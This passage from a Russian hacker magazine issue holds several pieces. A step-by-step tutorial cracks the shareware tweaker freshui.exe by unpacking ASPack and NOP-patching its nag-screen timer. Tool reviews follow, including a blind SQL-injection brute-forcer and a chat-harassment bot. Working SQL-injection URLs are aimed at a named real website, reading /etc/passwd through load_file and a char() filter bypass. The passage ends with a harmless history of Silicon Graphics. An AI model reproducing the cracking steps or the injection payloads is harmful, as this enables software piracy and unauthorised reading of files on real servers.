убедиться в том, что мы все делаем верно, воспользуемся утилитой PEid — хорошей помощницей в определении типа пакера (протектора/компилятора)(http://peid.has.it), которую можно скачать на любом крякерском сайте. Запускай утилиту и скармливай ей freshui.exe. Она моментально выдаст нам результат: «ASPack 2.12→ Alexey Solodovnikov». Значит, мы с тобой сильно ошибались, ведь AsPack действует немного иначе, чем совсем уж тривиальные пакеры. Он использует для перехода на OEP не JMP N, а конструкцию вида:

```
POPAD; восстановление регистров
JNZ adress
MOV EAX,1
RETN 0C
PUSH 0; OEP кладется в стек
RETN ; переход на OEP
```

Нас интересуют только первая и две последние инструкции. Комментарии дают ясное представление о работе этого куска кода. Стоит только упомянуть, что команда PUSH 0, после того как мы прервемся на ret, положит в стек совсем не 0, а значение OEP. Итак, ищем POPAD с хвостом в виде вышеуказанного кода. Такой набор располагается по адресу 005653AF:

```
005653AF POPAD
005653B0 JNZ SHORT
freshui.005653BA
005653B2 MOV EAX,1
005653B7 RETN 0C
005653BA PUSH 0
005653BF RETN
```

OEP найдена!

По адресу 005653BF ставь точку останова, для этого выдели строку и нажми <F2>. Все готово, запускай программу на исполнение (<F9>). Выполнение ее тут же и прервется, причем на вершине стека будет лежать адрес OEP, равный 00507340 (заметил, как изменилась команда PUSH 0?), его мы запишем. Теперь переходим на начало кода программы, сделав один шаг (<F8>). Мы попадем в место, очень похожее на кучу хлама в виде данных, неправильно интерпретированных в качестве инструкций, но это далеко не так. На самом деле, этот «массив» — ни что иное, как начальный код, стартующий с OEP! Если не веришь, нажми <CTRL+A>. После анализа ты увидишь характерное начало программы.

На время сверни OllyDbg. Теперь, как и обещал, я скажу, зачем мы остановили программу на OEP. Для того чтобы получить более или менее работоспособную программу со снятым упаковщиком, нужно сделать дамп, он же моментальный снимок области памяти, где размещена наша программа, причем не когда-нибудь, а именно сразу после распаковки, когда программа прервется на OEP. Для этой цели подойдет инструмент LordPE за авторством Yoda (респект!). Запускай эту утилиту, выбирай в окне процессов нашу программу, висящую под отладчиком, и, нажав по ней правой кнопкой мыши, выбирай в меню «Dump full». Сохрани файл под именем dump.exe. Полученный дамп будет неработоспособен, так как таблица импорта не восстановлена. Привести dump.exe в чувство поможет утилита Import Reconstructor. Запусти ее. Выбери в списке Attach to an active Process процесс freshui.exe и введи OEP в соответствующее поле программы. Причем OEP в этом случае будет равняться 00507340-ImageBase =00507340-00400000=00107340 (ImageBase — это адрес, с которого в памяти идет код программы, его нам указал отладчик). Теперь жми на кнопку «Get Import». При этом не обращай внимания на издержки — мусор в виде нераспознанных функций, который будет отображен среди верно отысканных данных в виде двух последних ветвей: »?FThunk:0010F8E0 NbFunc:3 valid:no» и »?FThunk:0010F8F0 NbFunc:3 valid:no». Ты можешь убедиться в ненужности этих «элементов таблицы импорта», если перейдешь по смещениям 0050F8E0 и 0050F8F0 и взглянешь на содержимое памяти. Первый фантомный Fthunk — строка «kernel32.dll», то есть имя библиотеки, импорт функций из которой распознан, а второй «непрошеный гость» — часть имени функции, которая размещена в Import Table первой (DeleteCriticalSection). Мусор нужно отрезать,

Полезный крякерский ресурс


Все инструменты, упомянутые в статье, можно найти на лучшем крякерском ресурсе www.cracklab.ru. Помимо этого, сайт располагает внушительной коллекцией статей по крякингу и набором различных полезных ссылок. Конечно же, нельзя не упомянуть о форуме. Он является главной достопримечательностью ресурса, и следует признать, что все имеющееся на сайте — это лишь приятное дополнение к наиполезнейшему форуму, где можно повстречать незаурядно талантливых людей, относящихся к элите крякинга. Среди них — [HEX], MozgC, dragon (c) и другие. Я выражаю им почтение. Спасибо, Bad_guy!



> На нашем DVD ты найдешь все программы, упомянутые в этой статье.



> Эта статья — плод воображения автора. Все совпадения с реальным взломом — случайность :). Помни: за нарушение тобой закона ни автор, ни редакция ответственности не несут!




> Никаких нагов!

выделив его целиком и выбрав в меню правой кнопки мыши «Delete Thunks». Таблица импорта воссоздана, осталось исправить файл дампа. Для этого нажми на кнопку «Fix Dump» и укажи программе файл dump.exe. В директории с программой будет создан файл dump_.exe, который и следует запустить. Он работает, а это значит, что мы распаковали исполняемый файл. Теперь нужно лишь набраться терпения и, отыскав сообщение о необходимости получения регистрационного ключа, удалить его.

Взлом

Переходим к основной части нашего тривиального взлома. Загрузи dump_.exe под OllyDbg. Теперь в коде можно легко отыскивать нужные места и патчить их как заблагорассудится, ведь AsPack уже снят. Поговорим о выдаваемом сообщении. Запуская наш твикер, мы видим, что кнопка «OK» на диалоговом окне-наге недоступна для нажатия до тех пор, пока не пройдет определенное количество времени. Это означает, что здесь не обошлось без таймера. Последний обычно устанавливается функцией SetTimer. Попробуем установить на нее точку останова. Жми <Alt+F1> (если у тебя стоит плагин CommandBar) и вводи команду bpx SetTimer. Запускай программу на исполнение (<F9>). Мы тут же превмся по адресу 0043557f, где и находится нужная нам функция. Теперь необходимо проанализировать, что же происходит после того, как «время пошло». После установки таймера программа выдает окошко (ShowWindow), поэтому нужно немного протрассировать программу (<F8>) — до места, где эта процедура вызывается (это происходит по адресу 0048221E). По логике, проверка того, не закончилось ли время, отведенное таймером, является циклом. Поэтому трассируем и дальше, пока не наткнемся на цикл по адресу 00482838 (на то, что это то, что мы искали, указывает и функция SendMessage, расположенная чуть выше). Я расскажу,



> Восстановление импорта в ImpRec

как деактивировать его. Переходом на начало цикла управляет инструкция:

```
0048287E JE SHORT dump_.00482838
```

Нам нужно всего лишь удалить этот переход! Для этого выдели его, нажми пробел и введи в появившемся окне «nop» (это инструкция «холостого хода», она ничего не выполняет), установи флажок «Fill with NOP's» и дави «OK». Теперь нажимай <F9>. Все получилось! Осталось лишь сохранить сделанные изменения: выдели nop'ы, которыми мы заменили переход, располагавшийся по адресу 0048287E, нажми на правую кнопку мыши и выбери «Copy to executable → Selection». Далее в появившемся окне в меню выбери «Save File» и сохрани файл под любым именем (к примеру, dump_2.exe). Запускай этот файл и наслаждайся результатом!



http://contest.xakep.ru

В этом месяце Х-конкурс берет небольшой перерыв, чтобы возобновить свою работу в новом формате. В середине июня откроется сайт contest.xakep.ru с постоянно действующим хак-квестом, участвовать в котором ты сможешь в любое время, а не раз в месяц. Мы сделаем рейтинговую систему участников, и самые активные и успешные будут получать ценные призы от наших партнеров.

Если ты хочешь помочь нам словом или делом и у тебя есть какие-то идеи и пожелания, присылай их нам на contest@real.xakep.ru.



ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /

X-tools

ПРОГРАММЫ ДЛЯ ХАКЕРОВ

ПРОГРАММА: ANTICHAT SQL-TOOLS
ОС: WINDOWS/*NIX
АВТОР: ELEKT


> SQL-tools в действии =)

Читая изо дня в день багтрак, я то и дело натыкиваюсь на sql-инъекции в различных веб-приложениях. И это понятно, ведь чем больше движков пишут, тем больше их и ломают =). В своих статьях я не раз затрагивал тему проведения инъекций самых разных уровней сложности. Но основная проблема как была, так и остается: автоматизация процесса взлома. Если ты сталкивался с геморройными ситуациями, когда не получается подобрать количество полей или не удается определить имена таблиц, то ты меня поймешь. Зачастую меня не прикалывает вручную составлять нужный запрос к базе, тратя на это несколько часов в надежде выудить заветные данные. Таким образом, идея написания функционального sql-брутера не нова. Мне попадалось несколько вариантов реализации подобного рода софтин, но все они, так или иначе, имели существенные недостатки. Но не так давно один из моих знакомых поделился со мной тулзой Antichat SQL-tools, предназначенной для посимвольного брута данных. Надо сказать, что эта утила покорила меня за считанные минуты. Во-первых, она написана на перле, во-вторых, имеет GUI-интерфейс, в-третьих, работает как под виндой, так и под никсами, а в-четвертых, отлично справляется со своими задачами. О последнем пункте поговорим более подробно. После запуска скрипта твоему взору предстанет несколько полей:

Path to site — путь к сайту с уязвимым скриптом.
Positive Answer — подзапрос к БД. Например, «version()» или «(select user from mysql.user)».
Substring — строка, присутствующая в ответе, если выполняется условие 1=1, и отсутствующая, когда 1=2; при указании «AUTO» будет определена самостоятельно.
Charset — наборы символов ascii: 0 — все, 1 — md5, 2 — цифры, 3 — буквы английского алфавита, 4 — буквы русского алфавита.
Length — автоопределение длины строки. Удобно при бруте строк рандомных длин.
0 — выход при первой ошибке;
1 — задаем нужную длину строки через n и N;
2 — включаем автоопределение длины строки; все ненайденные ascii обозначатся «*».
Min Length — (только для L=1) позиция первого символа в строке, с которого начнем брут.
Max Length — (только для L=1) позиция последнего символа в строке, на котором закончим брут.
Space — вид пробела: «%20», «+», «%2B», «/**/», «%09», «%0D», «$IFS».
Comment — вид комментариев: «/*», «--», «#» (в зависимости от БД, установленной на атакуемом сервере).


Кроме того, есть выбор между GET- и POST-запросами и возможность установки тайм-аута между обращениями к базе. Еще одна интересная фича — случайный выбор юзер-агента из файла useragent.txt. А в файлик proxy.txt не забудь положить свежий прокси-лист :). Лог о проделанной работе тулза сохраняет в файл log_ocb.txt, так что случайная потеря данных не страшна. Одним словом, must have, причем в обязательном порядке =).

ПРОГРАММА: БОТ ДЛЯ CHAT.MAIL.RU
ОС: WINDOWS/*NIX
АВТОР: BIT-TEAM (WWW.BIT-TEAM.COM)




> Запускаем бота для chat.mail.ru

Как известно, чат — прежде всего отличное пространство для всевозможных приколов и общения. Но просто разводить девчонок со временем становится скучно, и в голову начинают лезть самые разнообразные идеи. Помнится, в одно время были очень популярны чат-боты, над которыми не стебались только самые ленивые. Однако большинство ботов было достаточно примитивным и имело мало возможностей. Но сегодня мы частично исправим ситуацию =). Нет, не подумай, я не буду заставлять тебя кодить своего бота :). За тебя это уже сделали ребята из BIT-TEAM, которые создали вполне функциональное существо для чата на mail.ru. Бот написан на php, поэтому в архиве ты найдешь несколько php-скриптов, индексовую страничку, мануал и чуток словариков. Запуск продукта осуществляется из index.html после того, как ты зальешь содержимое архива на сервер. Для корректной работы бота в файле bot_index2.php необходимо прописать доверенные email-адреса, с которых будет возможно управление ботом. Там же нужно указать мыльник, под которым будет логиниться сам ботинок. Сразу отмечу, что бот обладает множеством команд, поэтому я опишу только наиболее важные/интересные. Итак, поехали:



• `!банлист+[e-mail]*` — внесение непонравившегося мыла в банлист — blacklist.rbt.
• `!хуиз [IP-адрес] *` — получение данных об IP-адресе через хуиз-сервис whois.ripe.net.
• `!пой [название файла] *` — построчное цитирование указанного файла с задержкой между строчками в три секунды. Для этого цитируемый файл должен быть сохранен в папке основного скрипта с названием название_файла.rbt (файлы конь.rbt, елка.rbt).
• `!кик [ник] *` — выброс пользователя с указанным ником из чата (душевная команда =)).
• `!комендантч+ *` — этой командой включается режим «комендантский час», при котором бот выгоняет всех вновь вошедших чатлан. Она бывает полезна для проведения приватных бесед и при атаках флудеров.
• `!диалог+ *` — включаем бота в активную беседу, бот будет отвечать на адресованные ему высказывания (файл bred.rbt).
• `!свали *` — выкидываем бота из чата.
Это далеко не полный перечень команд, поэтому можешь смело экспериментировать. Кстати, тебе повезло — на диск я выложил именно приватную версию бота, а не ту, что доступна для всех желающих на сайте команды (за появление бота на свет благодарим хакера под ником SMERSH). В общем, приятного тебе отдыха и веселого глумления над народом :).

ПРОГРАММА: NOTEPAD 2
ОС: WINDOWS 98/ME/2000/XP
АВТОР: FLORIAN BALMER




> Главная тулза хакера

Взглянув в графу названия программы, ты, наверное, удивился (или подумал, что в твоем любимом журнале курят не ту траву =)). Спешу объясниться. Утила, которую я тебе сейчас представлю, действительно носит гордое название Notepad 2 :). Дело в том, что меня уже порядком достали тулзы для подсветки синтаксиса различных языков программирования. Под Linux такой проблемы нет, поскольку под рукой всегда есть vim и kwrite, а вот под Виндой я перебрал с десяток подобных прог. Однако ни одна из них не смогла удовлетворить моих вполне скромных потребностей. К счастью, в один прекрасный момент на глаза мне попался очередной заменитель блокнота — Notepad 2. Поюзав тулзу несколько дней, я навсегда уготовил ей место на своем винте =). Перечислю основные характеристики софтинки:
• настраиваемая подсветка синтаксиса: HTML, JavaScript, VBScript, ASP, PHP, CSS, Perl/CGI;
C/C++, C#, Java, VB, Pascal, Assembler, SQL; INI, REG, INF, BAT, DIFF;
• редактирование текста перетаскиванием;
• простые регулярные выражения поиска и замены;
• команды редактирования слова, строки и блока;
• подсветка скобок, автоотступ, указатель длинных строк, увеличение;
• поддержка текстовых файлов Unicode, UTF-8, Unix и Mac;
• вставка времени/даты (краткая/полная форма) (<Ctrl+F5>, <Ctrl+Shift+F5>);
• вставка имени файла/пути (<Ctrl+F9>, <Ctrl+Shift+F9>).
Кроме того, доработанный блокнотик имеет огромное количество горячих клавиш, вот лишь самые полезные из них:

<F12> — указать схему подсветки синтаксиса;
<Ctrl+F12> — настроить схему подсветки синтаксиса;
<Ctrl+Shift+N> — показать нумерацию строк;
<Ctrl+G> — переход на указанную строку;
<Ctrl+B> — найти соответствующую скобку;
<Ctrl+Shift+B> — выделить до скобки.

Нет смысла продолжать описывать все, на что способен Notepad 2. Главная черта программ такого рода — это удобство. Поэтому смело сливай с нашего DVD апдейтнутый блокнот — не пожалеешь.

ПРОГРАММА: INJECTOR
ОС: WINDOWS 98/ME/2000/XP
АВТОР: SMERSH



> Injector — просто и со вкусом :)

Возвращаемся к наболевшему, а именно к автоматизации взлома. Рассказывая в первой части статьи о проге Antichat SQL-tools, я не спроста затронул эту тему. Не спорю, утила полезная и классная, но не об этом речь. Если ты внимательно читал мои предыдущие статьи, то заметил, что при взломе БД, реализуя очередной мудреный инъект, то и дело приходится юзать функции char(), concat(), и т.д. И все бы хорошо, но вбивать вручную такие строки — занятие для редкого мазохиста =). Вот прикинь, имеем мы на руках такую багу:

```
http://script.tourdebali.com/
asnforum/viewtopic.php?id=-11+un
ion+select+1,2,3,4,5,6,7+/*
```

Первым делом, подобрав количество полей, проверяем наличие прав file_priv:

```
http://script.tourdebali.
com/asnforum/viewtopic.php?id=-
11+union+select+1,2,3,4,5,load_
file('/etc/passwd')),7+/*
```

И тут скрипт выдает ошибку, не суля ничего, кроме облома :(. Что делать? Правильно, попробовать обойти фильтрацию при помощи char():

```
http://script.tourdebali.com/
asnforum/viewtopic.php?id=-11+un
ion+select+1,2,3,4,5,load_file(c
har(47,101,116,99,47,112,97,115,
115,119,100)),7+/*
```

В результате получаем доступ к чтению файлов на сервере =). К чему я это говорю? Да к тому, что переводить вручную строку «/etc/passwd» в «47,101,116,99,47,112,97,115,115,119,100» — занятие не из приятных. А теперь представь, какое «удовольствие» ты получишь, переводя ручками путь до конфига «/home/tdb/public_html/script/asnforum/config.php» =).
Я уже молчу про случаи, когда выводится содержимое только одного поля и нужно юзать concat(). Геморроя хватает везде, а в нашем деле — тем более :). В одном из прошлых номеров журнала я выкладывал свой перловый скрипт, возможностью которого была, в частности, работа с ASCII. Но недавно, мне подвернулась гораздо более удобная тулза, имя которой InjectoR. Распинаться сильно не буду, коротко обозначу основные моменты:
• работа с char(), concat(), not in();
• презентабельный интерфейс :);
• удобно висит в трее =).
Честно говоря, софтинка до боли простая, но ее реализация заслуживает респекта. Гуевый интерфейс выполнен на пять с плюсом, да и в трее тулза смотрится прекрасно. Удобно, когда под рукой всегда есть нужный тебе инструмент, который, ко всему прочему, еще и радует глаз.

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

Отцы компьютерной графики



ИСТОРИЯ SILICON GRAPHICS, INC.

Сегодня речь пойдет о всемирно известной Silicon Graphics, Inc. (SGI). После 25 лет на рынке компания потеряла все свои преимущества и практически осталась не у дел. Что же послужило причиной банкротства SGI, некогда выпускавшей одни из самых мощных рабочих станций в мире, разрабатывавшей суперкомпьютеры для NASA и создававшей спецэффекты для самых известных блокбастеров Голливуда?

Возникновение и громкий успех

В далеком 1982 году профессор Стэнфордского университета Джеймс Кларк решил оставить должность преподавателя электромеханики ради основания собственной компании. Идея ее создания сформировалась у Кларка еще несколько лет назад. В то время он вместе с Марком Ханной занимался схемой для обработки трехмерной графики. Когда творение было готово и запатентовано под именем Geometry Engine, начались долгие поиски инвесторов. Кларк обращался даже к таким гигантам компьютерной индустрии, как IBM и Hewlett-Packard, но его разработки их не заинтересовали. Профессор понял, что если он хочет воплотить свои идеи в жизнь и заставить их работать, то пора всерьез задуматься о собственной компании.

По счастливому стечению обстоятельств, в 1981 году на выставке-конференции SIGGRAPH к проекту Geometry Engine наконец удалось привлечь внимание спонсоров. Компания Mayfield Group была готова вложить в разработки Кларка 20 миллионов долларов. Это стало решающим фактором, и он вместе с Эбби Сильверстоуном, Марком Ханной и группой выпускников Стэнфорда основал компанию Silicon Graphics.

Первым проектом молодой компании стала серия IRIS 1000 — высокопроизводительных машин, получивших такое название благодаря интегрированной в них системе растрового изображения (Integrated Raster Imaging System). IRIS'ы функционировали на Geometry Engine и обрабатывали данные с фантастической для тех лет скоростью. Комплектация, и правда, выглядела внушительно: процессор Motorola 68000, 2 мегабайта оперативной памяти, материнская плата, разработанная для рабочей станции Sun-1, собственная операционная система IRIX, созданная SGI специально для своих машин. Стоит отметить, что удовольствие было не из дешевых — цена на IRIS 1000 зависела от комплектации и колебалась в районе $80000. IRIS 1000 проектировались как графические терминалы, способные работать только при подключении к ЭВМ серии VAX от компании DEC.

Но ситуация изменилась с выходом в свет модели IRIS 3000 — IRIS предстали перед публикой как самостоятельные компьютеры. Следующим шагом стал выпуск моделей IRIS 3130. Они уже послужили прототипом полноценной рабочей станции от SGI. Они функционировали на UNIX (ОС IRIX базируется на UNIX V), использовали процессор Motorola 68020 и сопроцессор Weitek, а также комплектовались двумя жесткими дисками по 300 Мб каждый, что по тем временам было очень много. 3130 были достаточно мощны, чтобы заниматься обработкой 3D-анимации без поддержки извне.

Уже в 1987 году SGI выпустила свою первую полноценную графическую станцию — IRIS 4D, поистине ставшую курицей, несущей золотые яйца. В линейке IRIS 4D компания переключилась на процессоры RISC, использующие MIPC — архитектуру, разработанную группой ученых все из того же Стэнфорда. Самая мощная модель серии IRIS 4D комплектовалась процессором 33 МГц и 256 Мб оперативной памяти и была способна обсчитывать до 100000 полигонов в секунду. Рабочая станция была прекрасна во всем. Одно то, что даже корпуса изготавливались на специальной фабрике пластмассы, принадлежащей SGI, говорит о многом. Модель быстро вошла в обиход в соответствующих кругах. На выставках SIGGRAPH демонстрировались десятки новых программ, разработанных специально под IRIS 4D.

А в 1988 году был дан пресс-релиз о грядущем выходе подсерии IRIS 4D — IRIS 4D Power, серверной графической станции с двумя, четырьмя или восьмью процессорами. И в конце года компания обнародовала финансовые итоги, показавшие прибыль в 167 миллионов долларов.

Дела у SGI и так обстояли прекрасно, когда они вышли на следующий



› Микропроцессор MIPS R4400



› Visual Workstation на базе процессора Intel

виток развития. В 1989 году в прокат вышел фильм «Бездна». Для создания спецэффектов в картине использовались станции IRIS 4D/70Gи, программный пакет Alias 2.4.2. «Бездна» открыла для SGI двери в Голливуд и впоследствии сделала слова «Silicon Graphics» и «спецэффекты» — синонимами.

«IRIS Indigo»


В 1990 году публике представили IRIS Indigo — наверное, самое популярное детище SGI — эти компьютеры пользуются спросом по сей день. Самая серьезная конфигурация Indigo комплектовалась процессором 100 МГц, 384 Мб ОЗУ и Elan — графической системой из четырех Geometry Engine. Такая конфигурация способна была обсчитывать уже до 370 тысяч полигонов в секунду.
Окрыленные громким успехом и баснословными прибылями, разработчики SGI в 1992 году объявили о создании суперкомпьютера под названием Reality Engine. Ему действительно не было аналогов: восемь процессоров IPS R3000, 256 Мб оперативной памяти, еще восемь графических процессоров i860 XP. Производительность этой системы была 1,1 миллиона полигонов в секунду, что само по себе было прорывом.
Вскоре после Reality Engine свет увидела система следующего поколения — Onyx Reality Engine, выдававшая уже 2 миллиона полигонов. И вплоть до ее появления SGI использовала в своих машинах для работы с графическими подсистемами систему IrisGL (IRIS Graphics Language). Но чем мощнее становились разработки SGI, тем сложнее было адаптировать под них IrisGL. Silicon Graphics приняла решение о переделке IrisGL. Так на свет появился OpenGL, который продавали всем желающим получить лицензию компаниям. Но основной смысл заключался не в этом — в SGI был создан специальный отдел, пристально следивший за всеми модификациями их API и новыми разработками на ее основе.
В том же 1992 году компания начала играть по-крупному и купила MIPS Computer Systems Inc за 400 миллионов долларов. MIPS являлась основным поставщиком процессоров для SGI, но помимо этого, компания выпускала и собственные рабочие станции. После перехода под крыло Silicon Graphics, MIPS перепрофилировали и ориентировали исключительно на разработку и выпуск процессоров для нужд SGI, отметя все остальное как ненужное. В результате этой сделки в зависимость от SGI попали такие крупные компании, как AT&T, NEC, Siemens и Sony Microsystems, так как MIPS являлась основным поставщиком процессоров и для них.
1992 год закончился для SGI убытками в районе 118 миллионов. Однако руководство компании смотрело в будущее с оптимизмом, собираясь направить разработки MIPS в нужное ему русло и продолжить развитие.
Следующий год принес множество заказов. Суперкомпьютеры SGI использовались повсеместно при серьезной работе с графикой, в крупных исследовательских центрах и в прочих подобных условиях. Но останавливаться на разработке таких дорогих систем (речь шла о миллионах долларов) SGI не стала, выпустив рабочую станцию Indigo 2, базирующуюся на новых процессорах MIPS. Однако Indigo 2 никак нельзя было назвать дешевым решением, цена все равно оставалась очень высокой, и о массовых продажах речи не шло. А тем временем на рынке начали появляться конкурирующие компании: SPARCstation, Sun Microsystems, Apple, предлагающие сходные по производительности системы по более умеренным ценам. Ответом на это стала станция Indy ценой всего в 5000 долларов, укомплектованная процессором 100 MIPS R5000, особенности которого позволили отказаться от видеокарты вообще. Также, стремясь заинтересовать покупателя, Indy оснастили тремя видеовыходами и завершили все это великолепие видеокамерой IndyCam, которая входила в комплект.
В этом же году было заключено два выгодных контракта. Первый — со студией Джорджа Лукаса, позволивший SGI использовать его студию как полигон для испытаний, а к услугам Лукаса, в свою очередь, предоставлялись все новинки и разработки SGI. Второе соглашение было достигнуто с Time Warner — SGI подписалась оказывать всяческую поддержку в нелегком деле развития интерактивного телевидения.
На тот момент Silicon Graphics была настоящим эталоном и живым олицетворением технического прогресса. Дошло до того, что тогдашний вице-президент США Альберт Гор нанес широко освещавшийся прессой визит в SGI, для «ознакомления с разработками компании».

Черная полоса

SGI быстро развивалась, продолжала укрепляться на рынке, а имя компании уже почти стало нарицательным, но тут, как гром среди ясного неба, пришло известие об уходе из Silicon Graphics отца-основателя компании Джеймса Кларка. Официальное заявление гласило, что Кларк решил заняться новыми развивающимися технологиями: широкополосными сетями и интерактивным телевидением. Однако было ясно, что настоящая причина кроется не в этом.
К тому времени компания превратилась в огромный концерн, насчитывающий более 12000 сотрудников, и уверенно держалась ранее заданного курса. SGI продолжала проектировать суперкомпьютеры, дорогостоящие рабочие станции и совершенно забыла о рынке более доступной и дешевой электроники. А технический прогресс, как известно, не стоит на месте. К 1994 году уже стало ясно, что обычные домашние компьютеры в скором будущем догонят по производительности рабочие станции Silicon Graphics, притом что стоить они будут в десятки и сотни раз дешевле. Однако руководство компании не желало признавать этот факт, равно как и то, что и их сегмент рынка — сверхмощные вычислительные машины — тоже становится все более «людным». SGI теряла свое главное преимущество — поприще, ранее принадлежавшее только ей, завоевывали молодые и перспективные компании.
